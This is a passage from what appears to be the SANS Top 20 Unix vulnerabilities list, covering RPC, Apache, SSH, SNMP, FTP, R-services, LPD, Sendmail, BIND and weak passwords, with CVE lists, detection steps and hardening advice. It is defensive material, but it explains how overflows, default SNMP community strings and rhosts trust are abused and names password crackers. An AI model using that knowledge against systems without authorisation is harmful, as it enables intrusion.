RPC services are typically exploited through buffer overflow attacks which are successful because the RPC programs do not perform sufficient error checking or input validation. Buffer overflow vulnerabilities allow an attacker to send unexpected data (often in the form of malicious code) into the program memory space. Due to poor error checking and input validation, the data overwrite key memory locations that are in line to be executed by the processor. In a successful overflow attack, this malicious code is then executed by the operating system. Since many RPC services execute with root privileges, a successful exploitation of one of these services can provide unauthorized remote root access to the system.

U1.5 How to Protect Against It

Use the following steps to protect your system against RPC attacks:

1. Turn off or remove any RPC service which is not absolutely necessary for the function of your network.
2. Install the latest patches for any services you cannot remove:

   For Solaris Software Patches:
   http://sunsolve.sun.com

   For IBM AIX Software Patches:
   http://www.ibm.com/support/us
   http://techsupport.services.ibm.com/server/fixes

   For SGI Software Patches:
   http://support.sgi.com

   For Compaq (Digital Unix) Software Patches:
   http://www.compaq.com/support

   For Linux Software Patches:
   http://www.redhat.com/apps/support/errata
   http://www.debian.org./security
3. Regularly search the vendor patch database for new patches and install them right away.
4. Block the RPC port (port 111) at the border router or firewall.
5. Block the RPC "loopback" ports, 32770-32789 (TCP and UDP).
6. Enable a non-executable stack on those operating systems that support this feature. While a non-executable stack will not protect against all buffer overflows, it can hinder the exploitation of some standard buffer overflow exploits publicly available on the Internet.
7. For NFS exported file systems, the following steps should be taken:
   1. Use host/IP based export lists.
   2. Setup exported file systems for read-only or no-suid wherever possible.
   3. Use 'nfsbug' to scan for vulnerabilities.

A summary document pointing to specific guidance about three principal RPC vulnerabilities - Tooltalk, Calendar Manager, and Statd - may be found at: http://www.cert.org/incident_notes/IN-99-04.html

Summary documents pointing to specific guidance about the above RPC vulnerabilities may be found at:

- Statd: http://www.cert.org/advisories/CA-2000-17.html
  http://www.cert.org/advisories/CA-1999-05.html
  http://www.cert.org/advisories/CA-1997-26.html
- Tooltalk: http://www.cert.org/advisories/CA-2002-26.html
  http://www.cert.org/advisories/CA-2002-20.html
  http://www.cert.org/advisories/CA-2001-27.html
- Calendar Manager: http://www.cert.org/advisories/CA-2002-25.html
  http://www.cert.org/advisories/CA-1999-08.html
- Cachefsd: http://www.cert.org/advisories/CA-2002-11.html
- Sadmind: http://www.cert.org/advisories/CA-1999-16.html
  http://www.cert.org/advisories/CA-2001-11.html
- Mountd: http://www.cert.org/advisories/CA-1998-12.html

- SnmpXdmid: http://www.cert.org/advisories/CA-2001-05.html

Back to Top ^

U2 Apache Web Server

U2.1 Description

Web administrators too often conclude that since Microsoft's Internet Information Server (IIS) is exceptionally prone to compromise (see W1. Internet Information Server), the open-source Apache web server is completely secure. While the comparison with IIS may be true, and although Apache has a well-deserved reputation for security, it has not proved invulnerable under scrutiny.

Exploits of core Apache or its modules in the recent past have been few, but they have been well-documented and quickly utilized in attacks. Among the most recent:

- Apache/mod_ssl Worm (CERT Advisory CA-2002-27)
- Apache Chunk Handling Exploit (CERT Advisory CA-2002-17)

Moreover, no web server can be considered secure until it is considered in the context of its interaction with web applications, especially CGI programs and databases. A hardened Apache configuration can still yield unauthorized access to data if CGI scripts are not themselves verified or database access controls not properly set. CGI scripts execute with the same permissions as the web server, so a malicious or just poorly written CGI script is just as dangerous as a software flaw in Apache. Unfortunately, these weaknesses on the back end of the web server remain problems today.

It is also imperative to harden the OS to truly prevent a web content from being modified or stolen. Although that is true for all running services, the fact that web services tend to have an external exposure lends itself to a false impression that they and the data they protect are somehow independent of the rest of the system. How failure to address this issue left one system vulnerable to attack is explained in http://www.wired.com/news/technology/0,1282, 43234,00.html.

U2.2 Operating Systems Affected

Nearly all Linux systems and many other Unix systems come with Apache installed and often by default enabled. All Unix systems are capable of running Apache. (Windows administrators should be aware that the version of Apache for Windows is likely subject to the same or similar vulnerabilities.)

U2.3 CVE Entries

CAN-2002-0392, CAN-2002-0061, CVE-1999-0021, CVE-1999-0172, CVE-1999-0266, CVE-1999-0067, CVE-1999-0260, CVE-1999-0262, CVE-2000-0010, CVE-1999-0174, CVE-1999-0066, CVE-1999-0146, CAN-2002-0513, CAN-2002-0682, CAN-2002-0257, CVE-2000-0208, CVE-2000-0287, CVE-2000-0941, CAN-2000-0832, CVE-1999-0070, CVE-2002-0082, CAN-2002-0656, CAN-2002-0655, CVE-2001-1141, CAN-2002-0657, CAN-1999-0509, CVE-1999-0237, CVE-1999-0264

U2.4 How to Determine if you are Vulnerable

Check to see what the latest version and patch level is at the Apache web site: http://httpd.apache.org. If your version is not the most recent, then your server is likely vulnerable. This site also maintains a list of most recent vulnerabilities and documentation on how to determine if you are vulnerable to them.

U2.5 How to Protect Against It

The following steps should be taken to help protect an Apache web server:

1. Get the latest patches from Apache at http://www.apache.org/dist/httpd/patches/. If possible, upgrade to the latest version.
2. Modify the default Apache HTTP Response token. This will allow your Apache server to return false information in its response header, which helps hide the web server's software. While this technique will not prevent a determined attacker from discovering your software, it can greatly protect your Apache web server from worms which trigger their attack code based on the information returned from headers. Please see the Security Focus discussion on how this can deter the Apache/mod_ssl Worm described in CERT Advisory CA-2002-27.
3. Only compile in the Apache modules that your server requires to function properly. Much like an operating system running unneeded services, Apache itself should be minimized so as to

reduce the exposure to future security issues.

4. Consider running Apache in a chroot() environment. To prevent these malicious HTTP requests from being successfully executed, a web server should be configured to initialize with the Unix chroot() function. When a web server starts chroot-ed, it is essentially placed within a "Silver Bubble" environment. From this configuration, the web server cannot access any part of the OS directory structure outside of the designated chroot() area. Each web server implements the chroot() differently, and therefore software documentation should be consulted for assistance. Additional information can be found in the WWW Security FAQ.

5. Do not run Apache as root. Create a new user with minimal privileges on your network and in the databases offered by your web services and run Apache as that user. Do NOT use the nobody account, for this account is used to map the root account over NFS.

6. Remove the default html content, including the two CGI scripts test-cgi and printenv. Weaknesses in default content are very well-known and frequently attacked.

7. Best practices for handling CGI scripts:

    - Do not configure CGI support on Web Servers that do not need it.
    - Remove all sample CGI programs from your production web server.
    - Audit the remaining CGI scripts and remove unsafe CGI scripts from all web servers.
    - Ensure all CGI programmers adhere to a strict policy of input buffer length checking in CGI programs.
    - Make sure that your CGI bin directory does not include any compilers or interpreters.
    - Remove the "view-source" script from the cgi-bin directory.
    - Configure your Apache server to use CGI alerting scripts for Error Responses. WebAdmins need to keep tabs on all of these security related issues with their web servers. To assist with this monitoring, the web server should be configured to use custom CGI error response pages for server response codes 401, 403, 413 and 500. The error pages are PERL CGI scripts that are initiated every time the server issues either of these response codes. These scripts accomplish many important tasks including issuing an html warning banner to the client and immediately sending an e-mail notification to the WebAdmin. The e-mail message automates the process of manually collecting security related session information from the web server access and error logs for the request.
    - Do not allow Directory Indexing. Directory indexing can give an attacker too much information about your site's directory structure and naming conventions.
    - Do not use Sever Side Includes (SSI). SSIs can potentially be abused and cause the web server to execute OS code which was not intended by the developer.
    - In order to contain the directories which can be offered to clients, do not allow the Apache server to follow symbolic links.
    - Create CGI Alerting Scripts to catch CGI Scanners. Use a CGI alerting script and rename it to vulnerable script names such as: test-cgi, phf, php.cgi, etc. When a CGI Vulnerability scanner is run against your web server, these scripts will be executed and the WebAdmin will be notified via email.

8. Perhaps most importantly, ensure that the underlying operating system and running services are hardened, or all of your steps until now will be for naught. Follow the other Top 20 entries, the SANS Consensus Security Guides, and the Center for Internet Security's Benchmarks.

For more Apache security information, see http://www.sans.org/Gold/apache.php and http://www.infosecurity mag.com/articles/april01/features1_web_server_sec.shtml.

Back to Top ^

U3 Secure Shell (SSH)

U3.1 Description

Secure shell (ssh) is a popular service for securing logins, command execution, and file transfers across a network. Most Unix-based systems use either the open-source OpenSSH package or the commercial version from SSH Communication Security. Although ssh is vastly more secure than the telnet, ftp, and R-command programs it is intended to replace, there have been multiple flaws found in both implementations. Most are minor bugs, but a few are major security issues which should be repaired immediately. The most dangerous of these actively exploited holes allow attackers to obtain root access on a machine from a remote location.

The SSH1 protocol itself has been demonstrated to be potentially vulnerable to having a session decrypted in transit given certain configurations. For this reason, administrators are encouraged to use the stronger SSH2 protocol whenever possible.

In addition, users of OpenSSH should note that the OpenSSL libraries against which OpenSSH is typically built have software vulnerabilities of their own. Please see CERT Advisory 2002-23 for more details. They should also be aware that a trojan-horse version of the OpenSSH was being distributed for a short-time in summer 2002. Please see http://www.openssh.org/txt/trojan.adv for details about ensuring that your version is not affected

U3.2 Operating Systems Affected

Any Unix or Linux system running OpenSSH 3.3 or earlier, or SSH Communication Security's SSH 3.0.0 or earlier.

U3.3 CVE Entries

For ssh from SSH Communication Security: CVE-2000-0575, CVE-2000-0992, CVE-2001-0144, CVE-2001-0361, CAN-2001-0471, CVE-2001-0553, CVE-2001-0259

For OpenSSH: CVE-2000-1169, CVE-2001-0144, CVE-2001-0361, CVE-2001-0872, CVE-2000-0525, CVE-2001-0060, CVE-2002-0002, CAN-2002-0575, CAN-2002-0639, CVE-2002-0083, CAN-2002-0640, CAN-2002-0656, CAN-2002-0655, CVE-2001-1141, CAN-2002-0657

U3.4 How to Determine if you are Vulnerable

Use a vulnerability scanner to see whether you are running a vulnerable version, or check the software version reported by running the command 'ssh -V'.

U3.5 How to Protect Against It

1. Upgrade to the most recent version of either OpenSSH or SSH. Or if SSH or OpenSSH came installed with your operating system, retrieve the latest patches from your operating system vendor. If you use OpenSSL, be sure to use the latest version of those libraries.

2. If at all possible, avoid the use of the SSH1 protocol, as there are known weaknesses corrected in the SSH2 protocol.

3. Both the ssh implementations include a variety of configuration options to restrict what machines can connect, and what users are allowed to authenticate, and via what mechanisms. Administrators should determine how these options can most appropriately be set for their environment.

Back to Top ^

U4 Simple Network Management Protocol (SNMP)

U4.1 Description

The Simple Network Management Protocol (SNMP) is used extensively to remotely monitor and configure almost all types of modern TCP/IP-enabled devices. While SNMP is rather ubiquitous is its distribution across networking platforms, it is most often used as a method to configure and manage devices such as printers, routers, switches, and to provide input for network monitoring services.

Simple Network Management communication consists of different types of exchanged messages between SNMP management stations and network devices which run what is commonly referred to as agent software. The method by which these messages are handled, and the authentication mechanism behind such message handling, both have significant exploitable vulnerabilities.

The vulnerabilities behind the method by which SNMP version 1 handles and traps messages are outlined in detail in CERT Advisory CA-2002-03. There exists a set of vulnerabilities in the way trap and request messages are handled and decoded by management stations and agents alike. These vulnerabilities are not restricted to any specific implementation of SNMP, but instead affect a variety of vendors' SNMP distributions. The result of attackers exploiting these vulnerabilities may range anywhere from denial of service to unwanted configuration and management of your SNMP-enabled machinery.

The inherent authentication mechanism of older SNMP frameworks also poses a significant vulnerability. SNMP versions 1 and 2 use an unencrypted "community string" as their only authentication mechanisms. Lack of encryption is bad enough, but the default community string used by the vast majority of SNMP devices is "public," with a few supposedly clever network equipment vendors changing the string to "private" for more sensitive information. Attackers can use this vulnerability in SNMP to reconfigure or shut down devices remotely. Sniffed SNMP traffic can reveal a great deal about the structure of your network, as well as the systems and devices attached to it. Intruders use such information to pick targets and plan attacks.

Most vendors enable SNMP version 1 by default, and many do not offer products capable of using SNMP version 3's security models, which can be configured to use improved authentication methods. However, there are freely-available replacements which do provide SNMPv3 support under GPL or BSD licenses.

SNMP is not unique to Unix; it is extensively used on Windows, in networking equipment, printers and embedded devices. But the majority of SNMP-related attacks seen thus far have occured on Unix systems with poor SNMP configurations.

U4.2 Operating Systems Affected
Nearly all Unix and Linux systems come with SNMP installed and often by default enabled. Most other SNMP-enabled network devices and operating systems are also vulnerable.

U4.3 CVE Entries
CAN-2002-0013, CVE-2002-0797, CAN-2002-0012, CAN-2002-0796, CAN-1999-0516, CAN-1999-0517, CAN-1999-0254, CAN-1999-0186, CAN-1999-0615, CVE-2001-0236,

U4.4 How to Determine if you are Vulnerable
You can verify whether SNMP is running on network-connected devices by running a scanner or checking manually.

SNMPing – You can obtain the free SNMPing scanning tool from the SANS Institute by emailing a blank mail message to snmptool@sans.org. You will get a return message with the URL where you can download the tool.

SNScan – Foundstone created another easy-to-use SNMP scanning tool called SNScan, which can be obtained at http://www.foundstone.com/knowledge/free_tools.htm l.

If you can not use any of the above tools, you should manually verify if SNMP is running on your systems. Refer to your operating system documentation on how to specifically identify its particular SNMP implementation, but the basic daemon can usually be identified by grepping for "snmp" in the process list, or by looking for services running on ports 161 or 162.

A running SNMP instance is probably sufficient evidence that you are vulnerable to pervasive trap and request handling errors. Please see CERT Advisory CA-2002-03 for additional information.

If SNMP is running and any of these additional variables are met, you may have a default or easily guessable string-related vulnerability:

1. Blank or default SNMP community names.
2. Guessable SNMP community names.
3. Hidden SNMP community strings.

Please see http://www.sans.org/newlook/resources/IDFAQ/SNMP. htm for information on how to identify the presence of those conditions.

U4.5 How to Protect Against It

- *Trap and Request Handling Vulnerabilities:*

    1. If you do not absolutely require SNMP, disable it.
    2. Wherever possible, employ an SNMPv3 user-based security model with message authentication and possibly encryption of the protocol data unit.
    3. If you must use SNMPv1 or v2, make sure you are running the latest patched version from your vendor. A good starting point in obtaining vendor specific information is Appendix A of CERT Advisory CA-2002-03.
    4. Filter SNMP (port 161 TCP/UDP and 162 TCP/UDP) at the ingress points to your networks, unless it is absolutely necessary to poll or manage devices externally.
    5. Employ host-based access control on your SNMP agent systems. While this capability may be limited by SNMP agent operating system capabilities, control of what systems your agents will accept requests from may be possible. On most Unix systems this can be accomplished through a TCP-Wrappers or Xinetd configuration. An agent-based packet filtering firewall on the host can also be used to block unwanted SNMP requests.

- *Default and Guessable String-Related Vulnerabilities:*

    1. If you do not absolutely require SNMP, disable it.
    2. Wherever possible, employ an SNMPv3 user-based security model with message authentication and possibly encryption of the protocol data unit.
    3. If you must use SNMPv1 or v2, use the same policy for community names as used for passwords. Make sure they are difficult to guess or crack, and that they are changed periodically.
    4. Validate and check community names using `snmpwalk`. Additional information can be found at http://www.zend.com/manual/function.snmpwalk.php. A good tutorial on this tool can be found at http://www.sans.org/newlook/resources/IDFAQ/SNMP. htm.
    5. Filter SNMP (port 161 TCP/UDP and 162 TCP/UDP) at the ingress points to your networks, unless it is absolutely necessary to poll or manage devices externally.
    6. Where possible make MIBs read-only. Additional information can be found at http://www.cisco.com/univ ercd/cc/td/doc/cisintwk/ito_doc/snmp.htm#xtocid210315.

Back to Top ^

U5 File Transfer Protocol (FTP)

U5.1 Description

FTP daemon is used to distribute files to anonymous or authenticated (via username and password) users. Anonymous FTP services do not require a unique password (any will do) and all users use the same login name ("anonymous" or "ftp"), thus allowing everybody to access the service.

Authenticated FTP services do require a username and a password, but each is transmitted over the network in the clear, permitting a third party to eavesdrop on the exchange of credentials. To steal the FTP login information, an attacker needs to place a network sniffer somewhere along the connection path, such as on the FTP server LAN or on the client LAN. Attackers have deployed such sniffers in many recent security incidents.

In addition to this inherent transmission insecurity, critical flaws have been found in many versions of FTP server software, both those provided by operating system vendors (Sun, HP-UX, etc) and those developed by the open source community (WU-FTPD, ProFTPD, etc). Many exploits allow an attacker to gain root access to the machine hosting the FTP server, while others simply permit user-level command execution. For example, recent WU-FTPD exploits allow attackers to gain root and upload their tools such as rootkits and then use the system for their nefarious purposes. Most of the exploits require the anonymous access to be enabled, but some will work even when anonymous access is denied so long as the FTP server listens on the network port. It should be noted that although FTP server uses a chroot() system call to confine an anonymous user into a specified directory, it can still

be exploited due to major bugs in the implementation.

U5.2 Operating Systems Affected
Nearly all Unix and Linux systems come with at least one FTP server installed and often by default enabled.

U5.3 CVE Entries
CVE-1999-0368, CVE-2001-0550, CVE-1999-0080, CVE-1999-0878, CVE-1999-0879, CVE-1999-0950, CAN-2001-0249, CAN-1999-0527, CAN-1999-0911, CVE-1999-0955, CVE-2000-0573, CVE-2001-0187, CAN-2001-0935, CVE-1999-0880, CAN-2000-0574, CAN-2001-0247, CVE-2001-0053, CVE-2001-0318, CAN-2001-0248, CVE-1999-0082, CVE-1999-0083, CVE-2000-0856, CAN-2001-0065, CAN-2001-0283, CVE-2001-0456

U5.4 How to Determine if you are Vulnerable
Various versions of UNIX FTP daemons have a large number of vulnerabilities and must be regularly updated and patched. Check to see what the latest version and patch level is for your particular FTP server software by looking at your operating system vendor or FTP software vendor website. If it is not the latest, chances are that your version is vulnerable and that exploits of the flaw are publicly available in the underground community.

One may also use the freely available Nessus scanner (http://www.nessus.org) to scan for FTP flaws.

U5.5 How to Protect Against It
The following steps should be taken to protect the FTP service:

1. Upgrade to latest version of your FTP. The most popular free FTP servers are WU-FTPD and ProFTPD. If your version of FTP came with your operating system, check your OS vendor's website for upgrade information.

2. Disable anonymous access to FTP services if it is not needed. Follow the instructions in the software manual for your particular version. For WU-FTPD and ProFTPD, create or edit the `/etc/ftpusers` file and add the usernames "anonymous" and "ftp" in it (on separate lines). This file sets which users should **not** be allowed to login to FTP server. To add an additional layer of security, also remove the "ftp" user from the password file.

3. In case anonymous functionality is needed, at least make sure that anonymous upload functionality is disabled so that users need a valid username and password to put files on your server. Anonymous upload functionality is disabled by default in most FTP daemons. To verify that it is indeed disabled, connect to your FTP server and try to execute a "put whatever.file" command. If the instruction fails, the error message will indicate that uploads are disabled.

4. Restrict access to the FTP server by the IP address or domain using TCP wrappers. TCP wrappers are installed by default on most recent Unix and Linux distributions. If not, you can build it from the source located at ftp://ftp.porcupine.org/pub/security/tcp_ wrappers_7.6.tar.gz, and deploy. By putting a line similar to "in.ftpd: 10.164.168.15" or "in.ftpd: .good_domain.com" into your `/etc/hosts.allow` file, you will allow access only from a specific IP address or domain. You should then put "in.ftpd: ALL" in `/etc/hosts.deny` to block access from all others, and confirm that FTP daemon is started via "tcpd" in `/etc/inetd.conf`. Some Linux distributions (such as RedHat) use an enhanced version of inetd called xinetd, which contains the TCP wrapper code and will check the above files by default. Refer to the manual for the tips on xinetd configuration.

5. Implement restrictive file permissions on the FTP server so that users are able to only access files needed. Most FTP servers have an ability to impose granular access control for FTP users in addition to UNIX file permissions.

6. Add all administrative accounts (such as root, daemon, sys, etc.) to the `/etc/ftpusers` file so that those accounts cannot be accessed by FTP.

7. Consider replacing FTP with more secure software solutions such as SFTP or SCP (parts of the Secure Shell software package) and use a web server to distribute files to a wide audience.

8. Disable unused FTP servers completely and remove the software from the system. Firewall off port 21 on the perimeter device if FTP is not used for business reasons.

Back to Top ^

U6 R-Services -- Trust Relationships

U6.1 Description

Remote shell (rsh), remote copy (rcp), remote login (rlogin), and remote execution (rexec) -- known collectively as the "R-commands" -- are widely used in the Unix world. Organizations with multiple Unix compute servers will often configure the corresponding "R-services" (in.rshd, in.rlogind, in.rexecd) in such a way that users can move from one machine to another without having to enter a user ID and password each time. Even on networks where a given user's resources are contained to a single system, administrators are often responsible for dozens or even hundreds of systems, and therefore configure the R-services to ease their own movement from machine to machine. A single user can rsh, rcp, rlogin or rexec from machine A to machine B without having to re-authenticate by placing the name or address of machine A in his or her `~/.rhosts` file on machine B. All users can rsh, rcp, rlogin or rexec from machine A to machine B without having to re-authenticate if the name or address of machine A is in machine B's `/etc/hosts.equiv` file.

R-services suffer from the two most fundamental flaws in network connections: lack of encryption and poor host authentication. The transmission of information between R-command clients and R-services in plain-text permits data or keystrokes to be intercepted. The fact that R-services simply accept the name or address presented by a connecting client permits that information to be forged. Without established trust relationships, users are forced to send passwords over the network in the clear. With trust relationships, an attacker can assume the identity of a valid user on a valid host, and use it to gain access to all other machines that trust the hacked machine.

U6.2 Operating Systems Affected

Nearly all versions of Unix and Linux come with R-services installed and often enabled.

U6.3 CVE Entries

CVE-1999-0113, CVE-1999-0627, CVE-1999-0180, CAN-1999-0651, CAN-1999-0515

U6.4 How to Determine if you are Vulnerable

The R-services run out of a meta-server called "inetd," or on some systems, "xinetd." Inetd will permit rsh or rcp connections if there is an entry for "in.rshd" (the specific name may vary slightly for your distribution) in `/etc/inetd.conf` or `/etc/inet/inetd.conf`. Likewise, rexec requires an entry for "in.rexecd," and rlogin an entry for "in.rlogind." Xinetd works similarly, expecting a file named after each service it starts to appear in the `/etc/xinetd.d` directory.

Trust relationships have been established on a machine if there are entries in the `/etc/hosts.equiv` file, or in the `~/.rhosts` file of any valid user.

U6.5 How to Protect Against It

Disable the R-services on any system where they are not absolutely necessary. Secure shell (ssh, available from either OpenSSH or SSH Communications Security) and its compliments of scp and sftp can far more securely replace the functionality of all R-services. If R-services are absolutely necessary, disable trust relationships and use TCP Wrappers to log all connection attempts, restrict access to specific hosts, and provide host verification. TCP Wrappers functionality is already built into xinetd.

To disable trust relationships, remove the `/etc/hosts.equiv` file and the `~/.rhosts` file of any user. If you must use trust relationships, never use the "+" (wildcard) character, as it can be used to allow any user or any machine (or worse, any user from any machine) to login with proper credentials, and be sure to use TCP Wrappers. Never use `~/.rhosts` to permit password-less root authentication.

Back to Top ^

U7 Line Printer Daemon (LPD)

U7.1 Description

The Berkeley line printer daemon (LPD) is historically the service which lets users connect to a local printer from a local machine or from a remote machine on TCP port 515. Although there are replacement servers available, LPD remains the most commonly used print server across Unix and Linux distributions. Many implementations of LPD, however, contain programming flaws which have led to buffer overflows allowing attackers to run arbitrary code with root privileges. So many different Unix operating systems contain vulnerable LPD daemons that CERT issued a general advisory (http://www.cert.org/advisories/CA-2001-30.html) in late 2001 to provide specific information about

compromises and remedies for dozens of various Unix systems.

U7.2 Operating Systems Affected
Nearly all Unix systems and many Linux systems come with a version of LPD installed and by default enabled.

U7.3 CVE Entries
CVE-2001-0353, CVE-1999-0299, CVE-2000-0534, CVE-2001-0670, CAN-1999-0061, CAN-2000-1208, CAN-2001-0671

U7.4 How to Determine if you are Vulnerable
Since every Unix or Linux operating system comes with some sort of print server installed, and since even those which use a replacement for LPD (like LPRng) call their service "lpd" or "in.lpd," you should check with your operating system vendor to verify that you are running the latest version or patch provided, and if not consider your system vulnerable.

U7.5 How to Protect Against It
Please see CERT Advisory 2001-30 for specific remedy information for your operating system. Solaris users should also see CERT Advisory 2001-15 and Sun Security Bulletin #00206.

If your machine does not need to act as a print server for remote requests, you may be able to minimize the risk of future vulnerabilities in LPD by disabling the "in.lpd" service in inetd or xinetd. For inetd, comment out the "in.lpd" entry in `/etc/inetd.conf` or `/etc/inet/inetd.conf` and restart inetd. For xinetd, add a "disable = yes" line to the "in.lpd" file and restart xinetd. If you do need to service remote print requests, restrict what hosts can connect to in.lpd with TCP Wrappers.

You can provide some protection against buffer overflows by enabling a non-executable stack on those operating systems that support this feature. While a non-executable stack will not protect against all buffer overflows, it can hinder the exploitation of some standard buffer overflow exploits publicly available on the Internet.

Back to Top ^

U8 Sendmail

U8.1 Description
Sendmail is the program that sends, receives, and forwards most electronic mail processed on Unix and Linux computers. Sendmail's widespread use on the Internet has historically made it a prime target of attackers, resulting in numerous exploits over the years.

Most of these exploits are successful only against older versions of the software. Despite the fact that these older problems (and one in the first quarter of 2003) are well documented and have been repaired in newer releases, there remain so many outdated or mis-configured versions still in use today that Sendmail remains one of the most frequently attacked services.

The risks presented by running Sendmail can be grouped into two major categories: privilege escalation caused by buffer overflows, and improper configuration that allows your machine to be a relay for electronic mail from any other machine. The former is a problem on any system still running older versions of the code. The latter results from using either improper or default configuration files, and is a chief obstacle to fighting the proliferation of spam.

U8.2 Operating Systems Affected
Nearly all Unix and Linux systems come with a version of Sendmail installed and often by default enabled.

U8.3 CVE Entries
CVE-1999-0206, CVE-1999-0203, CVE-1999-0204, CVE-1999-0047, CAN-1999-0512, CVE-1999-0130, CVE-1999-0131, CVE-1999-0393, CVE-1999-1309, CVE-2001-0653, CVE-2000-0319, CVE-1999-1109, CVE-1999-0129, CVE-1999-0095, CAN-2002-1337

U8.4 How to Determine if you are Vulnerable
Sendmail has had a large number of vulnerabilities in the past. Don't always trust the version string returned by the daemon as that is just read from a text file on the system that may not have been updated properly.

Check to see what the latest version (if you built from source) or patch level (if it came packaged with

your operating system) is for Sendmail; if you are not running it, you are probably vulnerable.

U8.5 How to Protect Against It

The following steps should be taken to protect Sendmail:

1. Upgrade to the latest version and/or implement patches. The source code can be found at http://www.sendmail.org/. If your version of Sendmail came packaged with your operating system, patches should be available at your operating system vendor's website (various vendor-specific information, including compile-time and configuration suggestions, is also available at http://www.sendmail.org/).

2. Sendmail is typically enabled by default on most Unix and Linux systems, even those which are not acting as mail servers or mail relays. Do not run Sendmail in daemon mode (turn off the "-bd" switch) on these machines. You can still send mail from this system by invoking "sendmail -q" periodically to flush its outgoing queue.

3. If you must run Sendmail in daemon mode, ensure that your configuration is designed to relay mail appropriately and only for systems under your purview. See http://www.sendmail.org/tips/relaying.html and http://www.sendmail.org/m4/anti-spam.html for assistance in properly configuring your server. Starting with Sendmail 8.9.0, open relaying was disabled by default. However, many operating system vendors re-enabled it in their default configurations. If you are using the version of Sendmail which shipped with your operating system, take special care to ensure that your server is not used for relaying.

4. When you upgrade Sendmail binaries make sure to also update or verify the configuration file, as older configurations may still allow relaying even when running the newest code.

Back to Top ^

U9 BIND/DNS

U9.1 Description

The Berkeley Internet Name Domain (BIND) package is the most widely used implementation of the Domain Name Service (DNS), the system that allows one to locate a server on the Internet (or a local network) by using its name (e.g., www.sans.org) without having to know its specific IP address. The ubiquity of BIND has made it a frequent target of attack. While BIND developers have historically been quick to repair vulnerabilities, an inordinate number of outdated or misconfigured servers remain place and exposed to attack.

A number of factors contribute to this condition. Chief among them are administrators who are not aware of security upgrades, systems which are running BIND daemon (called "named") unnecessarily, and bad configuration files. Any of these can effect a denial of service, a buffer overflow or DNS cache poisoning. Among the most recently discovered BIND weaknesses was a denial of service, discussed in CERT Advisory CA-2002-15. In this case, an attacker can send specific DNS packets to force an internal consistency check which itself is vulnerable and will cause the BIND daemon to shut down. Another was a buffer overflow attack, discussed in CERT Advisory CA-2002-19, in which an attacker utilizes vulnerable implementations of the DNS resolver libraries. By sending malicious DNS responses, the attacker can explore this vulnerability and execute arbitrary code or even cause a denial of service.

In addition to the risk a vulnerable BIND poses to the server which hosts it, a single compromised machine may provide a platform for malicious activity targeting other machines on the Internet, or be used as a repository of illicit material without the administrator's knowledge.

U9.2 Operating Systems Affected

Nearly all Unix and Linux systems come with a version of BIND installed and often by default enabled. Binary versions of BIND do exist for Windows.

U9.3 CVE Entries

CVE-1999-0009, CVE-1999-0833, CVE-2001-0010, CVE-2001-0011, CVE-2001-0013, CVE-1999-0024, CVE-2001-0012, CVE-1999-0837, CVE-1999-0848, CVE-1999-0849, CAN-2002-0400

U9.4 How to Determine if you are Vulnerable

If you are running a version of BIND that came with your operating system, verify that you are current with the patches released by your vendor. If you are running BIND as built from source from

the Internet Software Consortium (ISC), ensure that you are using the latest version of BIND. Any unpatched or outdated version of the software is likely to be vulnerable.

For most systems, the command "named -v" will show the installed BIND version, enumerated as X.Y.Z where X is the major version, Y is the minor version, and Z is a patch level. There are currently three major versions for BIND: 4, 8 and 9. If you are running BIND built from source, you should eschew version 4 for the latest version of 8 or preferably 9. You can retrieve the latest source from the ISC.

A more complete approach would be to use an updated vulnerability scanner to periodically check your DNS system against new flaws.

U9.5 How to Protect Against It

- *To generally protect against BIND vulnerabilities:*

    1. Disable the BIND daemon (called "named") on any system which is not specifically designated and authorized to be a DNS server. To prevent this change from being reversed, it may be wise to also remove the BIND software.

    2. Apply all vendor patches or upgrade your DNS Server to the latest version. For more information about hardening your BIND installation, see the articles about securing name services as referenced in CERT's Unix Security Checklist.

    3. To complicate automated attacks or scans of your systems, hide the "Version String" banner in BIND by replacing the actual version of BIND with a bogus version number in the "named.conf" file options statement.

    4. Permit zone transfers only to secondary DNS servers in your domain. Disable zone transfers to parent or child domains, using delegation and forwarding instead.

    5. The Padded Cell: To prevent a compromised "named" from exposing your entire system, restrict BIND so that it runs as a non-privileged user in a chroot()ed directory. For BIND 9, see http://www.losurs.org/docs/howto/Chroot-BIND.html

    6. Disable recursion and glue fetching to defend against DNS cache poisoning

- *To protect against recently discovered BIND vulnerabilities:*

    1. For the Denial of Service Vulnerability on ISC BIND 9: http//www.cert.org/advisories/CA-2002-15.html

    2. For the Buffer Overflows in Multiple DNS Resolver Libraries: http//www.cert.org/advisories/CA-2002-19.html

For excellent guides to hardening BIND on Solaris systems, as well as additional references for BIND documentation, please see Hardening the BIND v8 DNS Server and Running the BIND9 DNS Server Securely.

Back to Top ^

U10 General Unix Authentication -- Accounts with No Passwords or Weak Passwords

U10.1 Description

Passwords, passphrases and security codes are used in virtually every interaction between users and information systems. Most forms of user authentication, as well as file and data protection, rely on user-supplied passwords. Since properly authenticated access is often not logged, or even if logged not likely to arouse suspicion, a compromised password is an opportunity to explore a system from the inside virtually undetected. An attacker would have complete access to any resources available to that user, and would be significantly closer to being able to access other accounts, nearby machines, and perhaps even root. Despite this threat, accounts with bad or empty passwords remain extremely common, and organizations with good password policy far too rare.

The most common password vulnerabilities are that (a) user accounts have weak or nonexistent passwords, (b) regardless of the strength of their password, users fail to protect it, (c) the operating system or additional software creates administrative accounts with weak or nonexistent passwords, and (d) password hashing algorithms are known and often hashes are stored such that they are visible by anyone. The best and most appropriate defense against these is a strong password policy which includes thorough instructions for good password habits and proactive checking of password integrity.

U10.2 Operating Systems Affected

Any operating system or application where users authenticate via a user ID and password.

U10.3 CVE Entries

CVE-1999-0502

U10.4 How to Determine if you are Vulnerable

On local systems, password hashes are stored in either `/etc/passwd` or `/etc/shadow`. `/etc/passwd` needs to be readable by all users on the network to permit authentication to complete. If that file also includes the password hashes, then any user with access to the system can read the hashes and attempt to break them with a password cracker. `/etc/shadow` can be used alternatively to store the hashes, and should only be readable by root. If your local accounts are not protected by `/etc/shadow`, then the risk to your passwords is extremely high.

If you use NIS, then password hashes are readable by all users and passwords are similarly high risks. This may also be the case with some implementations of LDAP as a network authentication service.

But even if password hashes are protected, passwords can be guessed by other means. Although there are observable symptoms of general password weakness, such as the existence of active accounts for users who have departed the organization or services which are not running, the only way to know for certain that each individual password is strong is to test all of them against the same password cracking tools used by attackers. *PLEASE NOTE: Never run a password scanner, even on systems for which you have root-like access, without explicit and preferably written permission from your employer. Administrators with the most benevolent of intentions have been fired for running password cracking tools without authority to do so.*

The best cracking tools available are:

- Crack
- John the Ripper
- Symantec NetRecon

